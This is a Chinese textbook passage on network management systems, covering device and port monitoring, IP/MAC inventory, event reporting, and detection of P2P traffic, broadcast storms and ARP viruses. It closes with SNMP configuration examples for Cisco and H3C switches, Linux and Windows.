本节我们将对网络管理系统在实际网络中的一些典型应用进行一个介绍和演示，由于各个厂商的网络管理系统在实现和界面上差异很大，这里我们仅就其一般功能进行一个简单的介绍。

1. 设备及终端监控管理

1) 设备状态视图

网络管理系统通常提供一个设备状态的浏览视图(如图 11-11 所示)，并且可通过该视图支持批量导入和手动添加设备。通常在该视图中集成了设备性能一览表、性能 TOP-N 表、端口一览表、关键设备趋势图等多种监控视图，方便管理员从多视角洞察网络运行情况，集中监控网络设备、通信线路的实时和历史性能，发现、定位问题的根源。




图 11-11　设备状态视图

2)　实时动态有向拓扑图

网络管理系统通常可以利用拓扑发现算法自动计算网络拓扑，并且提供实时的动态有向拓扑图(如图 11-12 所示)，来表现所有设备、线路的状态及其运行参数，实现了参数显示的全局化，为问题发现提供了对比手段。通过有向拓扑流量绘图技术，不但可以全面监控流量的大小，更可以监控流量的方向，跟踪定位异常流量的来源。




图 11-12　动态有向拓扑图

3)　设备端口视图

网络管理系统可以利用设备端口视图显示端口的上行、下行状态和流量，及端口用途、流量方向和传输包类型的分布比例，帮助管理员快速找到问题端口。通过观察端口连接的设备类型，可以分方向和比例地显示各种端口数据，并利用不同指标排序功能查看各个相关的端口数据，以便对端口进行对比观察，如图 11-13 所示。

4)　终端接入拓扑图

一般网络管理系统可以通过读取交换机 MAC 地址表来自动定位交换机端口下的所有终端，并以拓扑图的方式展示交换机端口和各终端之间的连接关系，实时显示终端的流量

和状态，使终端和布线系统可视化，定位问题直达网络末端，如图 11-14 所示。

接口带宽：192.168.1.254

序号	速率	流量	单播包	广播包	错包	丢包	平均包长	备注	接口描述
9	100M	6M	712	82	82	33	936		FastEthernet100BaseTX 0
10	100M	12.1M	1.3K	91	104	113	1113		FastEthernet100BaseTX 0
11	100M	4.4M	792	135	105	137	587		FastEthernet100BaseTX 0
12	100M	6.7M	980	124	109	51	761		FastEthernet100BaseTX 0
13	100M	12.1M	523	80	60	163	2500		FastEthernet100BaseTX 0
14	100M	13.5M	1.5K	125	31	137	1010		FastEthernet100BaseTX 0
15	100M	9.4M	735	41	111	142	1507		FastEthernet100BaseTX 0
16	100M	4.3M	1.4K	68	35	42	357		FastEthernet100BaseTX 0
17	100M	8.3M	1.3K	139	91	157	731	downlink to =floor=1-=s...	FastEthernet100BaseTX 0
18	100M	6.9M	1.3K	48	75	74	653	downlink to =floor=1-=s...	FastEthernet100BaseTX 0
19	100M	14.4M	861	108	31	166	1852	downlink to =floor=2-=s...	FastEthernet100BaseTX 0
20	100M	10.2M	1.4K	119	96	130	853	downlink to =floor=1-=s...	FastEthernet100BaseTX 0
21	100M	6.5M	1.6K	39	89	185	486	downlink to =floor=2-=s...	FastEthernet100BaseTX 0
22	100M	9.6M	352	152	141	105	2370	downlink to =floor=2-=s...	FastEthernet100BaseTX 0
23	100M	8.9M	788	143	82	165	1191	downlink to =floor=2-=s...	FastEthernet100BaseTX 0
24	100M	1.4M	1K	34	59	124	166	downlink to =floor=2-=s...	FastEthernet100BaseTX 0
25	100M	8.3M	525	73	119	99	1725		GigabitEthernetFXS 1/1

	序号	速率	流量	单播包	广播包	错包	丢包	平均包长	备注	接口描述
1	19	100M	14.4M	861	108	31	166	1852		FastEthernet100BaseTX 0/
2	14	100M	13.5M	1.5K	125	31	137	1010		FastEthernet100BaseTX 0/
3	32	100M	13.4M	1.1K	134	78	155	1354		Vlan 40
4	30	100M	12.5M	846	180	98	75	1522		Vlan 30
5	10	100M	12.1M	1.3K	91	104	113	1113		FastEthernet100BaseTX 0/
6	13	100M	12.1M	523	80	60	163	2500		FastEthernet100BaseTX 0/
7	1	100M	11.8M	932	114	98	170	1413		FastEthernet100BaseTX 0/
8	33	100M	10.9M	1.3K	135	119	106	937		Vlan 50
9	28	100M	10.9M	649	180	170	108	1634		Vlan 10
10	2	100M	10.5M	731	98	55	84	1573		FastEthernet100BaseTX 0/

-终端用户接口　-设备互连接口　下次轮询 3 秒后开始。　core，Red-Giant Layer 3 Gigabit Intelligent Switch(S3550-24) By Ruijie Network　方向：双向　显示：数据

图 11-13　设备端口视图




图 11-14　入网计算机拓扑图

5)　IP/MAC 地址自动建档和更新

网络管理系统可以自动搜集网络中所有入网计算机的信息并建立一个档案库。系统以 MAC 地址作为入网计算机的唯一标识符。系统提供的入网计算机识别信息包括：IP 地址、MAC 地址、上连设备端口、Windows 计算机名、Windows 域组名、Windows 用户登录名 6 项。这些信息可以识别和定位一台计算机。IP 地址、MAC 地址提供了入网计算机的地址信息；Windows 计算机名、Windows 域组名、Windows 用户登录名提供了入网计算机的 Windows 网络配置信息；上连设备端口提供了入网计算机的设备连接信息。

经过一段时间的自动学习和更新，系统可以形成一个完整的入网计算机库，之后用户可以在入网计算机库中选择“上连设备”，“网段”等过滤选项，来查看具体的交换机上

连接入网计算机的数目，或者具体网段 IP 地址的使用情况等。

这一功能可以帮助网管员对于 IP 地址的全局使用情况有一个清晰准确的统计，对于 IP 地址使用的管理、分配都可以起到很好的辅助作用。

2. 事件和日志管理

一般网络管理系统都支持主动轮询和被动接收这两种事件采集模式，主动轮询支持 ICMP、SNMP 和 NETBIOS 等协议，被动接收模式支持 SNMP TRAP 和 SYSLOG 等协议。同时网络管理系统还需要支持多种报警方式，例如控制台、声音、邮件、短信等，具有报警自动定级、时间压缩和查询功能。采用严格的指数回退故障报警算法，对一个监控对象按 1、2、4 秒超时连续探测三次方给予报告，有效减少误报。

对于记录的事件和日志，系统可以提供多种方式来生成不同类型的报表，例如通过普通报表可以提供图表和数据表的结合，可以生成日报表、周报表、月报表、季报表、半年报表、年报表以及灵活的自定义报表。针对设备 CPU、接口流量生成曲线图、柱状图、饼状图。并能对多个设备或者多个接口进行曲线图合并，进行横向的性能对比。一般在普通报表定制界面上可以进行灵活的字段定制，例如：

- 指定目标设备或目标接口。
- 指定是否多个设备或接口分别出报表，还是多个设备或接口出合并报表。
- 指定指标参数(CPU 占用率、接口流量等)。
- 指定报表涵盖的时间区间。
- 指定制图的种类(曲线图、柱状图、饼状图)。
- 指定是否生成数据表格。

另外，网络管理系统的报表管理功能还可以生成横向对比报表，如图 11-15 所示，这种报表主要针对多个指标数据在指定的时间区间内的横向对比，在横向对比报表定制界面中同样可以进行灵活的报表内容定制，例如：

- 指定目标设备或目标接口。
- 指定是否多个设备或接口分别出报表，还是多个设备或接口出合并报表。
- 指定指标参数(CPU 占用率、接口流量等)。
- 指定要对比的时间点(如每天的 22 时、每周的周一、每月的 29 日等)。
- 指定报表涵盖的时间区间。
- 指定制图的种类(曲线图、柱状图)。
- 指定是否生成数据表格。

3. 故障定位和异常检测

随着互联网的普及和网络应用的复杂化，ARP 病毒、广播风暴、BT 下载等 P2P 应用经常导致网络拥塞或瘫痪。网络管理系统应该具有快速检测、定位和解决这些网络异常问题的能力。

1) P2P 下载

由于通常 P2P 下载都会在上下行链路上占据很大流量，特别是计算机在下载的同时，也被当作一个服务器，网络中的其他计算机可以从它这里下载数据，因此 P2P 下载时的明

显流量特征是此计算机上连的交换机端口上下行流量都非常大，这样就可以通过有向流量拓扑图来发现这些 P2P 下载流量。



图 11-15　横向对比报表定制界面

2)　广播风暴

广播风暴，或者说普通的广播病毒的特点是向心广播包数量很大，因此要定位这种病毒，首先可以观察网络流量拓扑图，如果某条链路上向心广播包数量很大，就可以选中相关设备并切入终端流量拓扑图，根据向心广播包的显示来定位问题主机。

3)　ARP 病毒

一般网络管理系统都可以定位抢占 IP 地址类型的 ARP 病毒，即发现“一个 MAC 对应多个 IP 地址”。为了及时发现 ARP 病毒的攻击，系统可在每次扫描后生成 ARP 日志。ARP 日志根据路由或者三层交换机中的 ARP 表的数据，生成 IP-MAC 对应关系。

11.2.4　SNMP 简单配置示例

任何网络管理系统一般都要使用 SNMP 协议来管理设备和服务，因此在搭建网络管理系统之前，都需要首先完成被控对象的 SNMP 服务配置，本节就 SNMP 协议的配置进行一下简单介绍。

1. 网络设备的 SNMP 配置

这里我们以交换机为例，介绍一下业界两种 IOS 风格的 SNMP 服务配置方法。

1)　思科交换机的 SNMP 配置方法

交换机的各种命令状态中，最常见的是用户命令状态和特权命令状态。

- Switch>：用户命令状态，用户可以看路由器的连接状态和一些设置，访问其他网络和主机，但不能更改路由器的设置内容。
- Switch#：在用户命令状态下输入“enable”，可以进入特权命令状态，此模式下可以看到和更改设备的配置。

配置 SNMP 需要首先进入设备的特权命令状态：

```
Switch>enable
password: xxxxxx        //输入口令
Switch#show run         //此命令可以看到当前设备的 IOS 配置，SNMP 的配置一般位于
                          running-configuration 的最后几行。
Switch(config)#snmp-server community [口令] [权限]
```

其中 community 简单来说就是 SNMP 的一个口令，只有口令一致，网络管理软件才能顺利地读取数据。后面的权限有两种：一种是只读权限 read-only，另一种是读写权限 read-write。例如：

```
Switch(config)#snmp-server community public ro
Switch(config)#snmp-server community private rw
```

如果想从配置中删除 SNMP 配置，则可以使用如下命令：

```
Switch(config)#no snmp-server community [口令]
```

对于有些交换机 IOS 版本来说，如果配置了新的 SNMP 语句但是没有取消旧的 SNMP 语句，则该两条语句在配置中将同时起作用。

2)　H3C 交换机的 SNMP 配置方法

首先进入 H3C 的系统配置模式：

```
<H3C> 用户命令状态
<H3C>super
进入 super 模式，权限更高
<H3C> system-view
进入系统视图，配置模式
```

同理，可以首先查看一下当前运行的配置：

```
<H3C>display current-configuration
```

配置设备的 SNMP 服务：

```
 [H3C]snmp-agent community [权限] [口令]
```

同理，这里 read 为只读权限，write 为写权限；[口令]的位置就是 SNMP 的 community 字符串，默认 read 权限设置成 public，write 权限设置成 private。

```
[H3C]snmp-agent sys-info version all  //打开 SNMP 的所有版本。
```

保存修改过的配置：

```
<H3C>save
```

2. 主机的 SNMP 配置

这里我们以 Linux 和 Windows 两种操作系统为例，来介绍一下在计算机/服务器主机上的 SNMP 服务配置方法。

1)　Linux 系统上 SNMP 的配置方法

首先利用 rpm 命令确认 SNMP 软件包是否已经安装：

```
# rpm -qa |grep snmp
```

然后进行 SNMP 配置文件的修改，通常是以 root 权限来编辑 /etc/snmp/snmpd.conf 文件：

首先是定义一个共同体名(community)，假设为 public，以及可以访问这个 public 的用户名(sec.name)，这里假设是 notConfigUser，这样 public 就相当于用户 notConfigUser 的密码。

然后定义一个组名(groupName)，假设为 notConfigGroup，设定该组的安全级别，并把 notConfigUser 这个用户加到这个组中。

下面开始配置 snmp 服务的读写权限，定义一个可操作的范围(view)名，假设为 all，范围是 .1，并设置 notConfigUser 这个组在 all 这个 view 范围内可做的操作，此时就定义了 notConfigUser 组的成员可对.1 这个 MIB 范围做只读操作。

修改后的 /etc/snmp/snmpd.conf 文件一般为如下内容：

```
1# sec.name                  source        community
com2sec notConfigUser    IP1          public
com2sec notConfigUser    IP2          public

2# groupName            securityModel      securityName
group notConfigGroup     v1                   notConfigUser
group notConfigGroup     v2c                  notConfigUser

3# name     incl/excl      subtree       mask(optional)
view         systemview    included         .1

4# group               context
sec.model      sec.level    prefix     read    write   notif
access notConfigGroup
""     any          noauth      exact      all      none   none
保存退出
```

修改配置文件后，还需要重启 SNMP 服务，如下所示：

```
# service snmpd restart
```

2)　Windows 系统上 SNMP 的配置方法

这里以 Windows 2003 服务器为例，看一下 Windows 系统上是如何配置 SNMP 服务的。

首先，需要为 Windows 系统安装 SNMP 服务，依次打开“开始”→“控制面板”→“添加删除程序”→“添加/删除 Windows 组件”→“管理和监视工具”，选择简单网络管理协议(SNMP)进行安装，如图 11-16 所示。




图 11-16　安装 SNMP 协议

然后设置 SNMP 服务的团体名称，在桌面找到我的电脑，右击“我的电脑”依次打开“管理”→“服务和应用程序”→“服务”→SNMP Service，右击该项打开“SNMP Service 的属性”对话框，切换到“陷阱”选项卡，在“团体名称”下拉列表框中填入需要配置的团体名称，如图 11-17 所示。

